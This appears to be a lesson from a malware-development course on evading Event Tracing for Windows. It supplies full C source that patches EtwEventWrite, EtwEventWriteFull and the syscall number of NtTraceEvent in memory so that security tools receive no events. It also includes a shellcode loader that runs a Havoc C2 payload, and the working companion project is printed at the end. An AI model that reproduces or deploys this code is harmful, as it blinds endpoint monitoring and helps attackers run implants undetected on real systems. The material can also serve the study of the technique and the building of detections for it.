Event Tracing For Windows - ETW Bypass Via Byte Patching
The earlier modules laid the groundwork for comprehending ETW and its various components. Building on that knowledge, it is now possible to dive into the topic of ETW evasion. T...
Jump to Section (12)
Introduction
The earlier modules laid the groundwork for comprehending ETW and its various components. Building on that knowledge, it is now possible to dive into the topic of ETW evasion. This module will use the DotNetEtwConsumer tool, introduced in the previous module, to represent a security product that is being bypassed.
Patching ETW WinAPIs
Recall the Event Tracing for Windows Introduction module where the EtwEventWrite WinAPI was introduced. EtwEventWrite along with EtwEventWriteEx and EtwEventWriteFull are used to write events to an ETW session.
By applying hooks or patches to these WinAPIs to prevent their original code from executing, the process of writing events to the tracing session can be obstructed. Consequently, the ETW consumer will be unable to receive the events that were meant to be delivered to it, resulting in ETW evasion.
This module will introduce two ways of applying patches to the aforementioned WinAPIs. The first one performs a patch at the start of the EtwEventWrite and EtwEventWriteFull functions whereas the second method targets the NtTraceEvent syscall function.
Patch Logic
As previously mentioned, both the EtwEventWrite and EtwEventWriteFull functions are responsible for writing the events that occur in a tracing session. Therefore, when these functions are blocked from executing, the tracing session stops receiving events as visualized in the image below.

The patch logic can be as simple as placing a ret instruction at the start of the target WinAPIs. After the patched EtwEventWrite function is invoked, the execution will directly transition to the caller without running the code logic of the function.
Improving The Patch
To improve the simple ret patch, a xor eax, eax instruction will be inserted before the ret instruction. By performing an XOR operation on the EAX register with itself, it will be effectively set to zero. Since all the targeted ETW functions return ERROR_SUCCESS (which is zero) upon successful execution, the inclusion of the XOR statement will make it appear as if the EtwEventWrite function was successfully executed. Recall from the Introduction To MASM Assembly module that a 64-bit function saves its return value in the EAX register.

To apply patches, the assembly instructions need to be converted to opcodes. Therefore, the target functions will be patched to begin with the 33 C0 opcodes, which represent xor eax, eax followed by a C3 opcode, which represents the ret instruction.
PATCH Enumeration
To patch both the EtwEventWrite and EtwEventWriteFull WinAPIs using the same function, the PATCH enumeration is defined. PATCH will be passed to the PatchEtwWriteFunctionsStart function (shown in the next section) which applies the patch. Passing PATCH_ETW_EVENTWRITE to PatchEtwWriteFunctionsStart will patch the EtwEventWrite WinAPI, whereas passing the PATCH_ETW_EVENTWRITE_FULL will patch the EtwEventWriteFull WinAPI.
typedef enum PATCH
{
    PATCH_ETW_EVENTWRITE,
    PATCH_ETW_EVENTWRITE_FULL
};
PatchEtwWriteFunctionsStart Function
The PatchEtwWriteFunctionsStart function uses the GetProcAddress WinAPI to retrieve the address of the target ETW function. Next, it calls the VirtualProtect WinAPI to allow writing the shellcode to the fetched address, writes the patch, and finally resets the memory permission to its original state.
The PatchEtwWriteFunctionsStart function requires the PATCH enumeration to be passed in and will then patch the right function according to the enumeration value that was passed to the function.
The PATCH enumeration and PatchEtwWriteFunctionsStart currently do not support patching EtwEventWriteEx. This will be left as an exercise for the reader.
BOOL PatchEtwWriteFunctionsStart(enum PATCH ePatch) {

    DWORD       dwOldProtection     = 0x00;
    PBYTE       pEtwFuncAddress     = NULL;
    BYTE        pShellcode[3]       = {
                         0x33, 0xC0,    // xor eax, eax
                         0xC3           // ret
    };

    // Get the address of "EtwEventWrite" OR "EtwEventWriteFull" based of 'ePatch'
    pEtwFuncAddress = GetProcAddress(GetModuleHandleA("NTDLL"), ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull");
    if (!pEtwFuncAddress) {
        printf("[!] GetProcAddress failed with error  %d \n", GetLastError());
        return FALSE;
    }

    // Change memory permissions to RWX
    if (!VirtualProtect(pEtwFuncAddress, sizeof(pShellcode), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
        return FALSE;
    }

    // Apply the patch
    memcpy(pEtwFuncAddress, pShellcode, sizeof(pShellcode));

    // Change memory permissions to original
    if (!VirtualProtect(pEtwFuncAddress, sizeof(pShellcode), dwOldProtection, &dwOldProtection)) {
        printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
        return FALSE;
    }

    return TRUE;
}
Patching NtTraceEvent's SSN
Another relevant function within the ETW internals is the NtTraceEvent syscall function. The NtTraceEvent syscall function is invoked after the execution of the EtwEventWrite or EtwEventWriteFull functions. Additionally, NtTraceEvent is called by various other ETW-related functions.
The NtTraceEvent function is responsible for facilitating the transmission of events to the ETW tracing session. Therefore, when this function is blocked from executing its original code, it produces the same outcome as patching the previously mentioned EtwEventWrite and EtwEventWriteFull functions. In both cases, the events are prevented from being forwarded to the ETW tracing session.
NtTraceEvent Patching Logic
Although applying the same patch introduced earlier (xor eax, eax followed by ret) will work, the patch applied to the NtTraceEvent syscall will be different. Since NtTraceEvent is a syscall, it's possible to modify its SSN to a random value causing NtTraceEvent to fail and return 0xC000000D or STATUS_INVALID_PARAMETER error code. Recall that a syscall's size is 32 bytes and has the following structure:
4C 8BD1                  | mov r10,rcx
B8 XXXXXXXX              | mov eax, <SSN>
0F05                     | syscall
If the concept of SSN is new or a refresher is required, it's highly recommended to review Module 63 Syscalls Introduction.
PatchNtTraceEventSSN Function

The PatchNtTraceEventSSN function searches for the SSN by searching for the B8 opcodes, which resembles the mov eax instruction. After finding the SSN, it calls VirtualProtect to allow for writing a new SSN value. The function modifies NtTraceEvent's syscall number and replaces it with 0xFF, representing a dummy SSN value.
#define x64_RET_INSTRUCTION_OPCODE           0xC3        // 'ret'    - instruction opcode
#define x64_MOV_INSTRUCTION_OPCODE           0xB8        // 'mov'    - instruction opcode

#define x64_SYSCALL_STUB_SIZE                0x20        // size of a syscall stub is 32

BOOL PatchNtTraceEventSSN() {

    DWORD       dwOldProtection      = 0x00;
    PBYTE       pNtTraceEvent       = NULL;

    // Get the address of "NtTraceEvent"
    pNtTraceEvent = (PBYTE)GetProcAddress(GetModuleHandleA("NTDLL"), "NtTraceEvent");
    if (!pNtTraceEvent)
        return FALSE;

    // Search for NtTraceEvent's SSN pointer
    for (int i = 0; i < x64_SYSCALL_STUB_SIZE; i++){

        if (pNtTraceEvent[i] == x64_MOV_INSTRUCTION_OPCODE) {
            // Set the pointer to NtTraceEvent's SSN and break
            pNtTraceEvent = (PBYTE)(&pNtTraceEvent[i] + 1);
            break;
        }

        // If we reached the 'ret' or 'syscall' instruction, we fail
        if (pNtTraceEvent[i] == x64_RET_INSTRUCTION_OPCODE || pNtTraceEvent[i] == 0x0F || pNtTraceEvent[i] == 0x05)
            return FALSE;
    }

    // Change memory permissions to RWX
    if (!VirtualProtect(pNtTraceEvent, sizeof(DWORD), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
        return FALSE;
    }

    // Apply the patch - Replacing NtTraceEvent's SSN with a dummy one
    // Dummy SSN in reverse order
    *(PDWORD)pNtTraceEvent = 0x000000FF;

    // Change memory permissions to original
    if (!VirtualProtect(pNtTraceEvent, sizeof(DWORD), dwOldProtection, &dwOldProtection)) {
        printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
        return FALSE;
    }

    return TRUE;
}
Patch NtTraceEvent's SSN With Caution
It should be noted that the NtTraceEvent syscall is called from within several functions and therefore patching it is considered risky and may result in unexpected behavior depending on the nature of the implementation.
Demo
Patching EtwEventWrite start.

Patching EtwEventWriteFull start.
Patching NtTraceEvent's SSN value.
Video Demo

The video demo will show the result of running the ETW evasion implementation against the DotNetEtwConsumer tool. The implementation includes a function called InjectShellcodeFileLocally which will read and execute demon.bin in the local process memory.
The demon.bin file is a payload file generated using the Havoc C&C framework. Upon execution, it will open a session that will be used to execute a .NET assembly. The .NET assembly's execution will either be logged by the DotNetEtwConsumer tool, highlighting the technique's failure or success in bypassing ETW.
The .NET assembly executed in the demo is SharpHound which is an open-source tool used for discovering misconfigurations in Active Directory.
InjectShellcodeFileLocally is shown below and requires one argument, wsShellFileName, which is the payload file to read (demo.bin).
BOOL InjectShellcodeFileLocally(IN LPCWSTR wsShellFileName) {

    HANDLE  hFile                   = INVALID_HANDLE_VALUE;
    DWORD   dwBufferSize            = NULL,
            dwNumberOfBytesRead      = NULL,
            dwOldProtection         = NULL;
    PBYTE   pBufferData             = NULL;

    BOOL    bResults                = FALSE;

    if ((hFile = CreateFileW(wsShellFileName, GENERIC_READ, NULL, NULL, OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL)) == INVALID_HANDLE_VALUE) {
        printf("[!] CreateFileW Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if ((dwBufferSize = GetFileSize(hFile, NULL)) == INVALID_FILE_SIZE) {
        printf("[!] GetFileSize Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if ((pBufferData = VirtualAlloc(NULL, dwBufferSize, MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE)) == NULL) {
        printf("[!] VirtualAlloc Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    if (!ReadFile(hFile, pBufferData, dwBufferSize, &dwNumberOfBytesRead, NULL) || dwNumberOfBytesRead != dwBufferSize) {
        printf("[!] ReadFile Failed With Error : %d \n", GetLastError());
        printf("[!] Bytes Read: %d of %d\n", dwNumberOfBytesRead, dwBufferSize);
        goto _EndOfFunc;
    }

    if (!VirtualProtect(pBufferData, dwBufferSize, PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
        printf("[!] VirtualProtect Failed With Error : %d \n", GetLastError());
        goto _EndOfFunc;
    }

    printf("\t> Running Payload Via Thread ");
    DWORD   dwThreadId  = 0x00;
    HANDLE  hThread     = CreateThread(NULL, NULL, pBufferData, NULL, NULL, &dwThreadId);
    printf("[ %d ] ... \n", dwThreadId);
    if (hThread) {
        WaitForSingleObject(hThread, INFINITE);
    }

    bResults = TRUE;

_EndOfFunc:
    if (hFile != INVALID_HANDLE_VALUE)
        CloseHandle(hFile);
    return bResults;
}
The demo is shown below.
Companion Project & Source Code
4 readable source/config files extracted directly from the archive
// @NUL0x4C | @mrd0x : MalDevAcademy

#include <Windows.h>
#include <stdio.h>


#define x64_RET_INSTRUCTION_OPCODE			0xC3		// 'ret'	- instruction opcode
#define x64_MOV_INSTRUCTION_OPCODE			0xB8		// 'mov'	- instruction opcode

#define	x64_SYSCALL_STUB_SIZE				0x20		// size of a syscall stub is 32


typedef enum PATCH
{
	PATCH_ETW_EVENTWRITE,
	PATCH_ETW_EVENTWRITE_FULL
};


BOOL PatchEtwWriteFunctionsStart(enum PATCH ePatch) {

	DWORD		dwOldProtection		= 0x00;
	PBYTE		pEtwFuncAddress		= NULL;
	BYTE		pShellcode[3]		= {
		0x33, 0xC0,			// xor eax, eax
		0xC3				// ret
	};


	// Get the address of "EtwEventWrite" OR "EtwEventWriteFull" based of 'ePatch'
	pEtwFuncAddress = GetProcAddress(GetModuleHandleA("NTDLL"), ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull");
	if (!pEtwFuncAddress) {
		printf("[!] GetProcAddress failed with error  %d \n", GetLastError());
		return FALSE;
	}


	printf("\t> Address Of \"%s\" : 0x%p \n", ePatch == PATCH_ETW_EVENTWRITE ? "EtwEventWrite" : "EtwEventWriteFull", pEtwFuncAddress);
	printf("\t> Patching with \"33 C0 C3\" ... ");

	// Change memory permissions to RWX
	if (!VirtualProtect(pEtwFuncAddress, sizeof(pShellcode), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	// Apply the patch
	memcpy(pEtwFuncAddress, pShellcode, sizeof(pShellcode));

	// Change memory permissions to original
	if (!VirtualProtect(pEtwFuncAddress, sizeof(pShellcode), dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE ! \n");

	return TRUE;
}


BOOL PatchNtTraceEventSSN() {

	DWORD		dwOldProtection = 0x00;
	PBYTE		pNtTraceEvent	= NULL;

	// Get the address of "NtTraceEvent"
	pNtTraceEvent = (PBYTE)GetProcAddress(GetModuleHandleA("NTDLL"), "NtTraceEvent");
	if (!pNtTraceEvent)
		return FALSE;

	printf("\t> Address of \"NtTraceEvent\" : 0x%p \n", pNtTraceEvent);

	// Search for NtTraceEvent's SSN pointer
	for (int i = 0; i < x64_SYSCALL_STUB_SIZE; i++){

		if (pNtTraceEvent[i] == x64_MOV_INSTRUCTION_OPCODE) {
			// Set the pointer to NtTraceEvent's SSN and break
			pNtTraceEvent = (PBYTE)(&pNtTraceEvent[i] + 1);
			break;
		}

		// If we reached the 'ret' or 'syscall' instruction, we fail
		if (pNtTraceEvent[i] == x64_RET_INSTRUCTION_OPCODE || pNtTraceEvent[i] == 0x0F || pNtTraceEvent[i] == 0x05)
			return FALSE;
	}

	printf("\t> Position Of NtTraceEvent's SSN : 0x%p \n", pNtTraceEvent);
	printf("\t> Patching with \"FF\" ... ");

	// Change memory permissions to RWX
	if (!VirtualProtect(pNtTraceEvent, sizeof(DWORD), PAGE_EXECUTE_READWRITE, &dwOldProtection)) {
		printf("[!] VirtualProtect [1] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	// Apply the patch - Replacing NtTraceEvent's SSN with a dummy one
	// Dummy SSN in reverse order
	*(PDWORD)pNtTraceEvent = 0x000000FF;

	// Change memory permissions to original
	if (!VirtualProtect(pNtTraceEvent, sizeof(DWORD), dwOldProtection, &dwOldProtection)) {
		printf("[!] VirtualProtect [2] failed with error  %d \n", GetLastError());
		return FALSE;
	}

	printf("[+] DONE ! \n");

	return TRUE;
}


int main() {


	//PatchEtwWriteFunctionsStart(PATCH_ETW_EVENTWRITE);
	//PatchEtwWriteFunctionsStart(PATCH_ETW_EVENTWRITE_FULL);

	PatchNtTraceEventSSN();

	printf("[#] Press <Enter> To Quit ... \n");
	getchar();

	return 0;
}
Full Archive Manifest (5 files inside .zip)
- EtwPatching/EtwPatching.sln
- EtwPatching/EtwPatching/EtwPatching.vcxproj
- EtwPatching/EtwPatching/EtwPatching.vcxproj.filters
- EtwPatching/EtwPatching/EtwPatching.vcxproj.user
- EtwPatching/EtwPatching/main.c